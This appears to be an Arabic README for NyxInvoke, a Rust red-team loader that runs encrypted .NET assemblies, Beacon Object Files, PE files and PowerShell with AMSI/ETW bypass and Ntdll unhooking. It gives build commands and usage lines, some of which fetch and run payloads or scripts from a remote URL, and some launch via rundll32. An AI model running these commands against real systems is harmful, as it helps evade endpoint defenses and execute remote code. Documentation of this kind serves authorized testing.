
 blacksnufkin/nyxinvoke
NyxInvoke هو أداة سطر أوامر مكتوبة بلغة Rust لتشغيل تجميعات .NET وPowerShell وBOFs مع ميزات تجاوز AMSI وETW بأسلوب Patchless. مع دعم Dual-build.

NyxInvoke هي أداة متعددة الاستخدامات مبنية بلغة Rust، مصممة لتنفيذ تجميعات .NET، أوامر/سكربتات PowerShell، ملفات كائنات Beacon (BOFs) وملفات PE، مع إمكانيات مدمجة لإلغاء ربط Ntdll وتجاوز AMSI وETW بدون ترقيع. يمكن بناؤها إما كملف تنفيذي مستقل أو كمكتبة DLL.
يمكن بناء NyxInvoke إما كملف تنفيذي أو كمكتبة DLL. استخدم الأوامر التالية:
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features exe --bin NyxInvoke
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features dll --lib
لتضمين بيانات CLR أو BOF أو PE المبنية مسبقًا، أضف الميزات المقابلة:
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features=exe,compiled_clr,compiled_bof,compiled_pe --bin NyxInvoke
أو
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features=dll,compiled_clr,compiled_bof,compiled_pe --lib
يدعم الملف التنفيذي أوضاع التشغيل الرئيسية التالية:
NyxInvoke.exe <mode> [OPTIONS]
حيث يكون <mode> واحدًا من: clr، ps، bof أو pe.
عند البناء كمكتبة DLL، يمكن تنفيذ NyxInvoke باستخدام rundll32. الصيغة هي:
rundll32.exe NyxInvoke.dll,NyxInvoke <mode> [OPTIONS]
Execute Common Language Runtime (CLR) assemblies

Usage: NyxInvoke.exe clr [OPTIONS]

Options:
  -a, --args <ARGS>...            Arguments to pass to the assembly
  -b, --base <URL_OR_PATH>        Base URL or path for resources
  -k, --key <KEY_FILE>            Path to the encryption key file
  -i, --iv <IV_FILE>              Path to the initialization vector (IV) file
  -f, --assembly <ASSEMBLY_FILE>  Path or URL to the encrypted assembly file to execute
  -u, --unencrypted               Whether the assembly is unencrypted (default is encrypted)
  -h, --help                      Print help (see more with '--help')

Example: NyxInvoke.exe clr --assembly payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
Execute Beacon Object Files (BOF)

Usage: NyxInvoke.exe bof [OPTIONS]

Options:
  -a, --args <ARGS>...      Arguments to pass to the BOF
  -b, --base <URL_OR_PATH>  Base URL or path for resources
  -k, --key <KEY_FILE>      Path to the encryption key file
  -i, --iv <IV_FILE>        Path to the initialization vector (IV) file
  -f, --bof <BOF_FILE>      Path or URL to the encrypted BOF file to execute
  -u, --unencrypted         Whether the BOF is unencrypted (default is encrypted)
  -h, --help                Print help (see more with '--help')

Example: NyxInvoke.exe bof --bof payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
Execute Portable Executable (PE) files

Usage: NyxInvoke.exe pe [OPTIONS]

Options:
  -a, --args <ARGS>...      Arguments to pass to the PE
  -b, --base <URL_OR_PATH>  Base URL or path for resources
  -k, --key <KEY_FILE>      Path to the encryption key file
  -i, --iv <IV_FILE>        Path to the initialization vector (IV) file
  -f, --pe <PE_FILE>        Path or URL to the encrypted PE file to execute
  -u, --unencrypted         Whether the PE is unencrypted (default is encrypted)
  -h, --help                Print help (see more with '--help')

Example: NyxInvoke.exe pe --pe payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
Execute PowerShell commands or scripts

Usage: NyxInvoke.exe ps [OPTIONS]

Options:
  -c, --command <PS_COMMAND>  PowerShell command to execute
  -s, --script <PS_SCRIPT>    Path or URL to the PowerShell script to execute
  -h, --help                  Print help (see more with '--help')

Examples:
NyxInvoke.exe ps --command "Get-Process"
NyxInvoke.exe ps --script script.ps1
وضع CLR (تنفيذ عن بُعد):
NyxInvoke.exe clr --base https://example.com/resources --key clr_aes.key --iv clr_aes.iv --assembly clr_data.enc --args arg1 arg2
وضع PowerShell (تنفيذ سكربت):
NyxInvoke.exe ps --script C:\path\to\script.ps1
وضع BOF (تنفيذ محلي):
NyxInvoke.exe bof --key C:\path\to\bof_aes.key --iv C:\path\to\bof_aes.iv --bof C:\path\to\bof_data.enc --args "str=argument1" "int=42"
وضع PE (تنفيذ مُجمَّع):
NyxInvoke.exe pe --args arg1
وضع CLR (تنفيذ عن بُعد):
rundll32.exe NyxInvoke.dll,NyxInvoke clr --base https://example.com/resources --key clr_aes.key --iv clr_aes.iv --assembly clr_data.enc --args arg1 arg2
وضع PowerShell (تنفيذ أوامر مباشرة):
rundll32.exe NyxInvoke.dll,NyxInvoke ps --command "Get-Process | Select-Object Name, ID"
وضع BOF (تنفيذ مُجمَّع):
rundll32.exe NyxInvoke.dll,NyxInvoke bof --args "str=argument1" "int=42"
وضع PE (تنفيذ محلي بدون تشفير):
rundll32.exe NyxInvoke.dll,NyxInvoke pe -u --pe C:\path\to\pe.exe --args arg1 arg2
في مجلد resources، ستجد عدة ملفات لاختبار وظائف NyxInvoke:

تجميعية CLR مشفّرة (Seatbelt):
clr_data.encNyxInvoke.exe clr --key resources/clr_aes.key --iv resources/clr_aes.iv --assembly resources/clr_data.enc --args AntiVirus

BOF مشفّر (Directory Listing):
bof_data.encNyxInvoke.exe bof --key resources/bof_aes.key --iv resources/bof_aes.iv --bof resources/bof_data.enc --args "wstr=C:\Windows\system32\cmd.exe"

ملف PE مشفّر (صندوق رسائل):
pe_data.encNyxInvoke.exe pe

PowerShell (صندوق رسائل):
ps.ps1NyxInvoke.exe ps -s http://example.com/ps.ps1
هذه الأداة مخصصة للأغراض التعليمية والاختبار المصرح به فقط. تأكد من حصولك على الأذونات المناسبة قبل الاستخدام في أي بيئة.






